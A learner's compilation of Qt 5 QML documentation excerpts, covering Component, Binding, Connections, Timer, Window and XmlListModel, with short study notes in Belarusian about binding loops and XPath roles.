[TumblerStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-tumblerstyle.html)  [Turbulence](http://doc.qt.io/qt-5/qml-qtquick-particles-turbulence.html)  **U**  [UniformAnimator](http://doc.qt.io/qt-5/qml-qtquick-uniformanimator.html)  [url](http://doc.qt.io/qt-5/qml-url.html)  [User](http://doc.qt.io/qt-5/qml-qtlocation-user.html)  **V**  [ValueAxis](http://doc.qt.io/qt-5/qml-qtcharts-valueaxis.html)  [ValueAxis3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-valueaxis3d.html)  [ValueAxis3DFormatter](http://doc.qt.io/qt-5/qml-qtdatavisualization-valueaxis3dformatter.html)  [var](http://doc.qt.io/qt-5/qml-var.html)  [variant](http://doc.qt.io/qt-5/qml-variant.html)  [VBarModelMapper](http://doc.qt.io/qt-5/qml-qtcharts-vbarmodelmapper.html)  [VBoxPlotModelMapper](http://doc.qt.io/qt-5/qml-qtcharts-vboxplotmodelmapper.html)  [VCandlestickModelMapper](http://doc.qt.io/qt-5/qml-qtcharts-vcandlestickmodelmapper.html)  [vector2d](http://doc.qt.io/qt-5/qml-vector2d.html)  [vector3d](http://doc.qt.io/qt-5/qml-vector3d.html)  [Vector3dAnimation](http://doc.qt.io/qt-5/qml-qtquick-vector3danimation.html)  [vector4d](http://doc.qt.io/qt-5/qml-vector4d.html)  [Video](http://doc.qt.io/qt-5/qml-qtmultimedia-video.html)  [VideoOutput](http://doc.qt.io/qt-5/qml-qtmultimedia-videooutput.html)  [Viewport](http://doc.qt.io/qt-5/qml-qt3d-render-viewport.html)  [ViewTransition](http://doc.qt.io/qt-5/qml-qtquick-viewtransition.html)  [VirtualKeyboardSettings](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-settings-virtualkeyboardsettings.html)  [VisualDataGroup](http://doc.qt.io/qt-5/qml-visualdatagroup.html)  [VisualDataModel](http://doc.qt.io/qt-5/qml-visualdatamodel.html)  [VisualItemModel](http://doc.qt.io/qt-5/qml-visualitemmodel.html)  [VPieModelMapper](http://doc.qt.io/qt-5/qml-qtcharts-vpiemodelmapper.html)  [VXYModelMapper](http://doc.qt.io/qt-5/qml-qtcharts-vxymodelmapper.html)  **W**  [Wander](http://doc.qt.io/qt-5/qml-qtquick-particles-wander.html)  [WaylandClient](http://doc.qt.io/qt-5/qml-qtwayland-compositor-waylandclient.html)  [WaylandCompositor](http://doc.qt.io/qt-5/qml-qtwayland-compositor-waylandcompositor.html)  [WaylandOutput](http://doc.qt.io/qt-5/qml-qtwayland-compositor-waylandoutput.html)  [WaylandQuickItem](http://doc.qt.io/qt-5/qml-qtwayland-compositor-waylandquickitem.html)  [WaylandSurface](http://doc.qt.io/qt-5/qml-qtwayland-compositor-waylandsurface.html)  [WaylandView](http://doc.qt.io/qt-5/qml-qtwayland-compositor-waylandview.html)  [WebChannel](http://doc.qt.io/qt-5/qml-qtwebchannel-webchannel.html)  [WebEngine](http://doc.qt.io/qt-5/qml-qtwebengine-webengine.html)  [WebEngineCertificateError](http://doc.qt.io/qt-5/qml-qtwebengine-webenginecertificateerror.html)  [WebEngineDownloadItem](http://doc.qt.io/qt-5/qml-qtwebengine-webenginedownloaditem.html)  [WebEngineFullScreenRequest](http://doc.qt.io/qt-5/qml-qtwebengine-webenginefullscreenrequest.html)  [WebEngineHistory](http://doc.qt.io/qt-5/qml-qtwebengine-webenginehistory.html)  [WebEngineHistoryListModel](http://doc.qt.io/qt-5/qml-qtwebengine-webenginehistorylistmodel.html)  [WebEngineLoadRequest](http://doc.qt.io/qt-5/qml-qtwebengine-webengineloadrequest.html)  [WebEngineNavigationRequest](http://doc.qt.io/qt-5/qml-qtwebengine-webenginenavigationrequest.html)  [WebEngineNewViewRequest](http://doc.qt.io/qt-5/qml-qtwebengine-webenginenewviewrequest.html)  [WebEngineProfile](http://doc.qt.io/qt-5/qml-qtwebengine-webengineprofile.html)  [WebEngineScript](http://doc.qt.io/qt-5/qml-qtwebengine-webenginescript.html)  [WebEngineSettings](http://doc.qt.io/qt-5/qml-qtwebengine-webenginesettings.html)  [WebEngineView](http://doc.qt.io/qt-5/qml-qtwebengine-webengineview.html)  [WebSocket](http://doc.qt.io/qt-5/qml-qtwebsockets-websocket.html)  [WebSocketServer](http://doc.qt.io/qt-5/qml-qtwebsockets-websocketserver.html)  [WebView](http://doc.qt.io/qt-5/qml-qtwebview-webview.html)  [WebViewLoadRequest](http://doc.qt.io/qt-5/qml-qtwebview-webviewloadrequest.html)  [WeekNumberColumn](http://doc.qt.io/qt-5/qml-qt-labs-calendar-weeknumbercolumn.html)  [WheelEvent: QtQuick](http://doc.qt.io/qt-5/qml-qtquick-wheelevent.html)  [WheelEvent: Qt3D](http://doc.qt.io/qt-5/qml-qt3d-input-wheelevent.html)  [Window](http://doc.qt.io/qt-5/qml-qtquick-window-window.html)  [WlShell](http://doc.qt.io/qt-5/qml-qtwayland-compositor-wlshell.html)  [WlShellSurface](http://doc.qt.io/qt-5/qml-qtwayland-compositor-wlshellsurface.html)  [WorkerScript](http://doc.qt.io/qt-5/qml-workerscript.html)  **X**  [XAnimator](http://doc.qt.io/qt-5/qml-qtquick-xanimator.html)  [XmlListModel](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmllistmodel.html)  [XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html)  [XYPoint](http://doc.qt.io/qt-5/qml-qtcharts-xypoint.html)  [XYSeries](http://doc.qt.io/qt-5/qml-qtcharts-xyseries.html)  **Y**  [YAnimator](http://doc.qt.io/qt-5/qml-qtquick-yanimator.html)  **Z**  [ZoomBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-zoomblur.html) |

[*http://doc.qt.io/qt-5/newclasses58.html*](http://doc.qt.io/qt-5/newclasses58.html)

## New Classes and Functions in Qt 5.8

This page contains a comprehensive list of all new classes and functions introduced in Qt 5.8. Links to new APIs in previous Qt 5 releases are found at the bottom of this page.

<http://doc.qt.io/qt-5/qml-qtqml-component.html>

## Component QML Type

### Detailed Description

Components are reusable, encapsulated QML types with well-defined interfaces.

Components are often defined by [component files](http://doc.qt.io/qt-5/qtqml-documents-topic.html) - that is, .qml files. The *Component* type essentially allows QML components to be defined inline, within a [QML document](http://doc.qt.io/qt-5/qtqml-documents-topic.html), rather than as a separate QML file. This may be useful for reusing a small component within a QML file, or for defining a component that logically belongs with other QML components within a file.

For example, here is a component that is used by multiple [Loader](http://doc.qt.io/qt-5/qml-qtquick-loader.html) objects. It contains a single item, a [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html):

import QtQuick 2.0

[Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) {

width: 100; height: 100

[Component](http://doc.qt.io/qt-5/qml-qtqml-component.html) {

id: redSquare

[Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) {

color: "red"

width: 10

height: 10

}

}

[Loader](http://doc.qt.io/qt-5/qml-qtquick-loader.html) { sourceComponent: redSquare }

[Loader](http://doc.qt.io/qt-5/qml-qtquick-loader.html) { sourceComponent: redSquare; x: 20 }

}

Notice that while a [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) by itself would be automatically rendered and displayed, this is not the case for the above rectangle because it is defined inside a Component. The component encapsulates the QML types within, as if they were defined in a separate QML file, and is not loaded until requested (in this case, by the two [Loader](http://doc.qt.io/qt-5/qml-qtquick-loader.html) objects). Because Component is not derived from Item, you cannot anchor anything to it.

Defining a Component is similar to defining a [QML document](http://doc.qt.io/qt-5/qtqml-documents-topic.html). A QML document has a single top-level item that defines the behavior and properties of that component, and cannot define properties or behavior outside of that top-level item. In the same way, a Component definition contains a single top level item (which in the above example is a [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html)) and cannot define any data outside of this item, with the exception of an *id* (which in the above example is *redSquare*).

The Component type is commonly used to provide graphical components for views. For example, the [ListView::delegate](http://doc.qt.io/qt-5/qml-qtquick-listview.html#delegate-prop) property requires a Component to specify how each list item is to be displayed.

Component objects can also be created dynamically using [Qt.createComponent()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createComponent-method).

### Creation Context

The creation context of a Component corresponds to the context where the Component was declared. This context is used as the parent context (creating a [context hierarchy](http://doc.qt.io/qt-5/qtqml-documents-scope.html#component-instance-hierarchy)) when the component is instantiated by an object such as a [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) or a Loader.

In the following example, comp1 is created within the root context of MyItem.qml, and any objects instantiated from this component will have access to the ids and properties within that context, such as internalSettings.color. When comp1 is used as a [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) delegate in another context (as in main.qml below), it will continue to have access to the properties of its creation context (which would otherwise be private to external users).

|  |  |
| --- | --- |
| MyItem.qml | [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) {  property [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html) mycomponent: comp1  [QtObject](http://doc.qt.io/qt-5/qml-qtqml-qtobject.html) {  id: internalSettings  property color color: "green"  }  [Component](http://doc.qt.io/qt-5/qml-qtqml-component.html) {  id: comp1  [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) { color: internalSettings.color; width: 400; height: 50 }  }  } |
| main.qml | [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) {  width: 400; height: 400  model: 5  delegate: myItem.mycomponent //will create green Rectangles  MyItem { id: myItem }  } |

<http://qt-project.org/doc/qt-5.1/qtqml/qml-qtqml2-qtobject.html>

## QtObject QML Type

### Detailed Description

The [QtObject](http://doc.qt.io/qt-5/qml-qtqml-qtobject.html) type is a non-visual element which contains only the [objectName](http://doc.qt.io/qt-5/qml-qtqml-qtobject.html#objectName-prop) property.

It can be useful to create a [QtObject](http://doc.qt.io/qt-5/qml-qtqml-qtobject.html) if you need an extremely lightweight type to enclose a set of custom properties:

import QtQuick 2.0

[Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) {

[QtObject](http://doc.qt.io/qt-5/qml-qtqml-qtobject.html) {

id: attributes

property string name

property int size

property [variant](http://doc.qt.io/qt-5/qml-variant.html) attributes

}

[Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) { text: attributes.name }

}

It can also be useful for C++ integration, as it is just a plain [QObject](http://doc.qt.io/qt-5/qobject.html). See the [QObject](http://doc.qt.io/qt-5/qobject.html) documentation for further details. *// Intbu this purpose. //*

<http://doc.qt.io/qt-5/qml-qtqml-binding.html>

## Binding QML Type

### Detailed Description

In QML, property bindings result in a dependency between the properties of different objects.

### Binding to an inaccessible property

Sometimes it is necessary to bind an object's property to that of another object that isn't directly instantiated by QML, such as a property of a class exported to QML by C++. You can use the Binding type to establish this dependency; binding any value to any object's property.

For example, in a C++ application that maps an "app.enteredText" property into QML, you can use Binding to update the enteredText property.

TextEdit { id: myTextField; text: "Please type here..." }

Binding { target: app; property: "enteredText"; value: myTextField.text }

When text changes, the C++ property enteredText will update automatically.

### Conditional bindings

In some cases you may want to modify the value of a property when a certain condition is met but leave it unmodified otherwise. Often, it's not possible to do this with direct bindings, as you have to supply values for all possible branches.

For example, the code snippet below results in a warning whenever you release the mouse. This is because the value of the binding is undefined when the mouse isn't pressed.

// produces warning: "Unable to assign [undefined] to double value"

value: if (mouse.pressed) mouse.mouseX

The Binding type can prevent this warning.

Binding on value {

when: mouse.pressed

value: mouse.mouseX

}

The Binding type restores any previously set direct bindings on the property.

*// Я хацеў, каб абнаўлялася каардыната прамавугльніка кожны раз, як я націскаю па ім кнопку пацука. Але ў мяне абнаўленне здараецца толькі адзін раз… чаму?*

Binding on x{

when: *mouse*.pressed

value: *blackRect*.x + 5

}

*Нейкі цыкл адбываецца. Гэта і ясна. Бо ўласцівасць пачынае бясконца абнаўляцца. Але рэалізацыю байндзінга я не да канца разумею… //*

*// тут была праблема з фокусам //*

<http://doc.qt.io/qt-5/qml-qtqml-connections.html>

## Connections QML Type

### Detailed Description

A Connections object creates a connection to a QML signal.

When connecting to signals in QML, the usual way is to create an "on<Signal>" handler that reacts when a signal is received, like this:

[MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) {

onClicked: { foo(parameters) }

}

However, it is not possible to connect to a signal in this way in some cases, such as when:

* Multiple connections to the same signal are required
* Creating connections outside the scope of the signal sender
* Connecting to targets not defined in QML

When any of these are needed, the Connections type can be used instead.

For example, the above code can be changed to use a Connections object, like this:

[MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) {

[Connections](http://doc.qt.io/qt-5/qml-qtqml-connections.html) {

onClicked: foo(parameters)

}

}

More generally, the Connections object can be a child of some object other than the sender of the signal:

[MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) {

id: area

}

// ...

[Connections](http://doc.qt.io/qt-5/qml-qtqml-connections.html) {

target: area

onClicked: foo(parameters)

}

<http://doc.qt.io/qt-5/qml-qtqml-instantiator.html>

### Instantiator QML Type

### Detailed Description

A Instantiator can be used to control the dynamic creation of objects, or to dynamically create multiple objects from a template.

The Instantiator element will manage the objects it creates. Those objects are parented to the Instantiator and can also be deleted by the Instantiator if the Instantiator's properties change. Objects can also be destroyed dynamically through other means, and the Instantiator will not recreate them unless the properties of the Instantiator change.

<http://doc.qt.io/qt-5/qml-qtqml-timer.html>

## Timer QML Type

### Detailed Description

A Timer can be used to trigger an action either once, or repeatedly at a given interval.

Here is a Timer that shows the current date and time, and updates the text every 500 milliseconds. It uses the JavaScript Date object to access the current time. *Example.*

import QtQuick 2.0

[Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) {

[Timer](http://doc.qt.io/qt-5/qml-qtqml-timer.html) {

interval: 500; running: true; repeat: true

onTriggered: time.text = Date().toString()

}

[Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) { id: time }

}

The Timer type is synchronized with the animation timer. Since the animation timer is usually set to 60fps, the resolution of Timer will be at best 16ms.

If the Timer is running and one of its properties is changed, the elapsed time will be reset. For example, if a Timer with interval of 1000ms has its *repeat* property changed 500ms after starting, the elapsed time will be reset to 0, and the Timer will be triggered 1000ms later.

*// З таймерам атрымалася ўсё добра. //*

<http://doc.qt.io/qt-5/qml-qtqml-qt.html>

## Qt QML Type

### Detailed Description

The Qt object is a global object with utility functions, properties and enums. *// Патэрн праектавання бібліятэк. //*

It is not instantiable; to use it, call the members of the global Qt object directly. For example:

import QtQuick 2.0

[Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) {

color: Qt.rgba(1, 0, 0, 1)

text: Qt.md5("hello, world")

}

### Enums

The Qt object contains the enums available in the [Qt Namespace](http://doc.qt.io/qt-5/qt.html). For example, you can access the [Qt::LeftButton](http://doc.qt.io/qt-5/qt.html#MouseButton-enum) and [Qt::RightButton](http://doc.qt.io/qt-5/qt.html#MouseButton-enum) enumeration values as Qt.LeftButton and Qt.RightButton.

### Types

The Qt object also contains helper functions for creating objects of specific data types. This is primarily useful when setting the properties of an item when the property has one of the following types:

* rect - use [Qt.rect()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#rect-method)
* point - use [Qt.point()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#point-method)
* size - use [Qt.size()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#size-method)

If the QtQuick module has been imported, the following helper functions for creating objects of specific data types are also available for clients to use:

* color - use [Qt.rgba()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#rgba-method), [Qt.hsla()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#hsla-method), [Qt.darker()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#darker-method), [Qt.lighter()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#lighter-method) or [Qt.tint()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#tint-method)
* font - use [Qt.font()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#font-method)
* vector2d - use [Qt.vector2d()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#vector2d-method)
* vector3d - use [Qt.vector3d()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#vector3d-method)
* vector4d - use [Qt.vector4d()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#vector4d-method)
* quaternion - use [Qt.quaternion()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#quaternion-method)
* matrix4x4 - use [Qt.matrix4x4()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#matrix4x4-method)

There are also string based constructors for these types. See [QML Basic Types](http://doc.qt.io/qt-5/qtqml-typesystem-basictypes.html) for more information.

### Date/Time Formatters

The Qt object contains several functions for formatting [QDateTime](http://doc.qt.io/qt-5/qdatetime.html), [QDate](http://doc.qt.io/qt-5/qdate.html) and [QTime](http://doc.qt.io/qt-5/qtime.html) values.

* [string Qt.formatDateTime(datetime date, variant format)](http://doc.qt.io/qt-5/qml-qtqml-qt.html#formatDateTime-method)
* [string Qt.formatDate(datetime date, variant format)](http://doc.qt.io/qt-5/qml-qtqml-qt.html#formatDate-method)
* [string Qt.formatTime(datetime date, variant format)](http://doc.qt.io/qt-5/qml-qtqml-qt.html#formatTime-method)

The format specification is described at [Qt.formatDateTime](http://doc.qt.io/qt-5/qml-qtqml-qt.html#formatDateTime-method).

### Dynamic Object Creation

The following functions on the global object allow you to dynamically create QML items from files or strings. See [Dynamic QML Object Creation from JavaScript](http://doc.qt.io/qt-5/qtqml-javascript-dynamicobjectcreation.html) for an overview of their use.

* [object Qt.createComponent(url)](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createComponent-method)
* [object Qt.createQmlObject(string qml, object parent, string filepath)](http://doc.qt.io/qt-5/qml-qtqml-qt.html#createQmlObject-method)

### Other Functions

The following functions are also on the Qt object.

* [Qt.quit()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#quit-method)
* [Qt.md5(string)](http://doc.qt.io/qt-5/qml-qtqml-qt.html#md5-method)
* [string Qt.btoa(string)](http://doc.qt.io/qt-5/qml-qtqml-qt.html#btoa-method)
* [string Qt.atob(string)](http://doc.qt.io/qt-5/qml-qtqml-qt.html#atob-method)
* [object Qt.binding(function)](http://doc.qt.io/qt-5/qml-qtqml-qt.html#binding-method)
* [object Qt.locale()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#locale-method)
* [string Qt.resolvedUrl(string)](http://doc.qt.io/qt-5/qml-qtqml-qt.html#resolvedUrl-method)
* [Qt.openUrlExternally(string)](http://doc.qt.io/qt-5/qml-qtqml-qt.html#openUrlExternally-method)
* [list<string> Qt.fontFamilies()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#fontFamilies-method)

<http://doc.qt.io/qt-5/qtquick-index.html>

# Qt Quick

The Qt Quick module is the standard library for writing QML applications. While the [Qt QML](http://doc.qt.io/qt-5/qtqml-index.html) module provides the QML engine and language infrastructure, the Qt Quick module provides all the basic types necessary for creating user interfaces with QML. It provides a visual canvas and includes types for creating and animating visual components, receiving user input, creating data models and views and delayed object instantiation.

The Qt Quick module provides both a [QML API](http://doc.qt.io/qt-5/qtquick-qmlmodule.html) which supplies QML types for creating user interfaces with the QML language, and a [C++ API](http://doc.qt.io/qt-5/qtquick-module.html) for extending QML applications with C++ code.

**Note:**A set of Qt Quick-based UI controls is also available to create user interfaces. See [Qt Quick Controls](http://doc.qt.io/qt-5/qtquickcontrols-index.html) for more information.

For those new to QML and Qt Quick, please see [QML Applications](http://doc.qt.io/qt-5/qmlapplications.html) for an introduction to writing QML applications.

### Important Concepts in Qt Quick

Qt Quick provides everything needed to create a rich application with a fluid and dynamic user interface. It enables user interfaces to be built around the behavior of user interface components and how they connect with one another, and it provides a visual canvas with its own coordinate system and rendering engine. Animation and transition effects are a first class concept in Qt Quick, and visual effects can be supplemented through specialized components for particle and shader effects.

* [The Visual Canvas](http://doc.qt.io/qt-5/qtquick-visualcanvas-topic.html)
* [User Input](http://doc.qt.io/qt-5/qtquick-input-topic.html)
* [Positioning](http://doc.qt.io/qt-5/qtquick-positioning-topic.html)
* [States, Transitions And Animations](http://doc.qt.io/qt-5/qtquick-statesanimations-topic.html)
* [Data - Models, Views and Data Storage](http://doc.qt.io/qt-5/qtquick-modelviewsdata-topic.html)
* [Particles And Graphical Effects](http://doc.qt.io/qt-5/qtquick-effects-topic.html)
* [Convenience Types](http://doc.qt.io/qt-5/qtquick-convenience-topic.html)

When using the QtQuick module, you will need to know how to write QML applications using the QML language. In particular, QML Basics and QML Essentials from the [QML Applications](http://doc.qt.io/qt-5/qmlapplications.html) page.

To find out more about using the QML language, see the [Qt QML](http://doc.qt.io/qt-5/qtqml-index.html) module documentation.

## C++ Extension Points

* [C++ Extension Points](http://doc.qt.io/qt-5/qtquick-cppextensionpoints.html)
  + [Creating User-Defined QQuickItem-Derived Types](http://doc.qt.io/qt-5/qtquick-cppextensionpoints.html#user-defined-qquickitem-derived-types)
  + [Scene Graph-Related Classes](http://doc.qt.io/qt-5/qtquick-cppextensionpoints.html#scene-graph-related-classes)
  + [Pixmap and Threaded Image Support](http://doc.qt.io/qt-5/qtquick-cppextensionpoints.html#pixmap-and-threaded-image-support)

Additional Qt Quick information:

* [Qt Quick C++ Classes](http://doc.qt.io/qt-5/qtquick-module.html) - the C++ API provided by the Qt Quick module
* [Qt Quick QML Types](http://doc.qt.io/qt-5/qtquick-qmlmodule.html) - a list of QML types provided by the QtQuick import
  + [XML List Model](http://doc.qt.io/qt-5/qtquick-xmllistmodel-qmlmodule.html) - contains types for creating models from XML data
  + [Local Storage](http://doc.qt.io/qt-5/qtquick-localstorage-qmlmodule.html) - a submodule containing a JavaScript interface for an [SQLite](http://doc.qt.io/qt-5/qtsql-attribution-sqlite.html) database
  + [Particles](http://doc.qt.io/qt-5/qtquick-particles-qmlmodule.html) - provides a particle system for Qt Quick
  + [Layouts](http://doc.qt.io/qt-5/qtquicklayouts-index.html) - provides layouts for arranging Qt Quick items
  + [Window](http://doc.qt.io/qt-5/qtquick-window-qmlmodule.html) - contains types for creating top-level windows and accessing screen information
  + [Dialogs](http://doc.qt.io/qt-5/qtquickdialogs-index.html) - contains types for creating and interacting with system dialogs
  + [Tests](http://doc.qt.io/qt-5/qttest-qmlmodule.html) - contains types for writing unit test for a QML application
* [Qt Quick Examples and Tutorials](http://doc.qt.io/qt-5/qtquick-codesamples.html)

Further information for writing QML applications:

* [QML Applications](http://doc.qt.io/qt-5/qmlapplications.html) - essential information for application development with QML and Qt Quick
* [Qt QML](http://doc.qt.io/qt-5/qtqml-index.html) - documentation for the Qt QML module, which provides the QML engine and language infrastructure

<http://doc.qt.io/qt-5/qtquick-window-qmlmodule.html>

## Qt Quick Window QML Types

This QML module contains types for creating top-level windows and accessing screen information.

To use the types in this module, import the module with the following line:

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html).Window 2.2

<http://doc.qt.io/qt-5/qml-qtquick-window-screen.html>

### Screen QML Type

The Screen attached object is valid inside Item or Item derived types, after component completion. Inside these items it refers to the screen that the item is currently being displayed on.

The attached object is also valid inside Window or Window derived types, after component completion. In that case it refers to the screen where the Window was created. It is generally better to access the Screen from the relevant Item instead, because on a multi-screen desktop computer, the user can drag a Window into a position where it spans across multiple screens. In that case some Items will be on one screen, and others on a different screen.

To use this type, you will need to import the module with the following line:

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html).Window 2.2

It is a separate import in order to allow you to have a QML environment without access to window system features.

Note that the Screen type is not valid at Component.onCompleted, because the Item or Window has not been displayed on a screen by this time.

*// Аб’ект змяшчае параметры экрана. //*

[*http://doc.qt.io/qt-5/qml-qtquick-window-window.html*](http://doc.qt.io/qt-5/qml-qtquick-window-window.html)

### Window QML Type

The Window object creates a new top-level window for a Qt Quick scene. It automatically sets up the window for use with QtQuick 2.x graphical types.

To use this type, you will need to import the module with the following line:

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html).Window 2.2

Omitting this import will allow you to have a QML environment without access to window system features.

A Window can be declared inside an Item or inside another Window; in that case the inner Window will automatically become "transient for" the outer Window: that is, most platforms will show it centered upon the outer window by default, and there may be other platform-dependent behaviors, depending also on the [flags](http://doc.qt.io/qt-5/qml-qtquick-window-window.html#flags-prop). If the nested window is intended to be a dialog in your application, you should also set [flags](http://doc.qt.io/qt-5/qml-qtquick-window-window.html#flags-prop) to Qt.Dialog, because some window managers will not provide the centering behavior without that flag. You can also declare multiple windows inside a top-level [QtObject](http://doc.qt.io/qt-5/qml-qtqml-qtobject.html), in which case the windows will have no transient relationship. *Intbu about transient relationship.*

Alternatively you can set or bind [x](http://doc.qt.io/qt-5/qml-qtquick-window-window.html#x-prop) and [y](http://doc.qt.io/qt-5/qml-qtquick-window-window.html#y-prop) to position the Window explicitly on the screen.

When the user attempts to close a window, the [closing](http://doc.qt.io/qt-5/qml-qtquick-window-window.html#closing-signal) signal will be emitted. You can force the window to stay open (for example to prompt the user to save changes) by writing an onClosinghandler and setting close.accepted = false.

<http://doc.qt.io/qt-5/qml-qtquick-window-closeevent.html>

### CloseEvent QML Type

Notification that a window is about to be closed by the windowing system (e.g. the user clicked the title bar close button). The [CloseEvent](http://doc.qt.io/qt-5/qml-qtquick-window-closeevent.html) contains an accepted property which can be set to false to abort closing the window.

<http://doc.qt.io/qt-5/qtquick-xmllistmodel-qmlmodule.html>

## Qt Quick XmlListModel QML Types

This QML module contains types for creating models from XML data.

To use the types in this module, import the module with the following line:

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html).XmlListModel 2.0

|  |  |
| --- | --- |
| [XmlListModel](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmllistmodel.html) | For specifying a read-only model using XPath expressions |
| [XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) | For specifying a role to an XmlListModel |

<http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html>

# XmlRole QML Type

|  |
| --- |
| isKey : bool |

Defines whether this is a key role. Key roles are used to determine whether a set of values should be updated or added to the XML list model when [XmlListModel::reload()](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmllistmodel.html#reload-method) is called.

**See also**[XmlListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#xmllistmodel).

|  |
| --- |
| name : string |

The name for the role. This name is used to access the model data for this role.

For example, the following model has a role named "title", which can be accessed from the view's delegate:

[XmlListModel](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmllistmodel.html) {

id: xmlModel

// ...

[XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) {

name: "title"

query: "title/string()"

}

}

[ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) {

model: xmlModel

delegate: Text { text: title }

}

|  |
| --- |
| query : string |

The relative XPath expression query for this role. The query must be relative; it cannot start with a '/'.

For example, if there is an XML document like this:

<?xml version="1.0" encoding="iso-8859-1" ?>

<catalog>

<book type="Online" wanted="true">

<title>Qt 5 Cadaques</title>

<year>2014</year>

<author>Juergen Bocklage-Ryannel</author>

<author>Johan Thelin</author>

</book>

<book type="Hardcover">

<title>C++ GUI Programming with Qt 4</title>

<year>2006</year>

<author>Jasmin Blanchette</author>

<author>Mark Summerfield</author>

</book>

<book type="Paperback">

<title>Programming with Qt</title>

<year>2002</year>

<author>Matthias Kalle Dalheimer</author>

</book>

</catalog>

Here are some valid XPath expressions for [XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) queries on this document:

[XmlListModel](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmllistmodel.html) {

id: model

...

// XmlRole queries will be made on <book> elements

query: "/catalog/book"

// query the book title

[XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) { name: "title"; query: "title/string()" }

// query the book's year

[XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) { name: "year"; query: "year/number()" }

// query the book's type (the '@' indicates 'type' is an attribute, not an element)

[XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) { name: "type"; query: "@type/string()" }

// query the book's first listed author (note in XPath the first index is 1, not 0)

[XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) { name: "first\_author"; query: "author[1]/string()" }

// query the wanted attribute as a boolean

[XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) { name: "wanted"; query: "boolean(@wanted)" }

}

Accessing the model data for the above roles from a delegate:

[ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) {

width: 300; height: 200

model: model

delegate: Column {

[Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) { text: title + " (" + type + ")"; font.bold: wanted }

[Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) { text: first\_author }

[Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) { text: year }

}

See the [W3C XPath 2.0 specification](http://www.w3.org/TR/xpath20/) for more information. *Спасылка па XML Path Language. // Як я разумею, тут ёсць функцыі прывядзення тыпаў. Акрамя гэтага, як я ўсвядоміў, кожная роля вызначае тую частку xml дакумента, якую мы хочам адлюстраваць. А дэлегат выкарыстоўвае ролі па імёнах. П? //*

<http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmllistmodel.html>

### XmlListModel QML Type

To use this element, you will need to import the module with the following line:

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html).XmlListModel 2.0

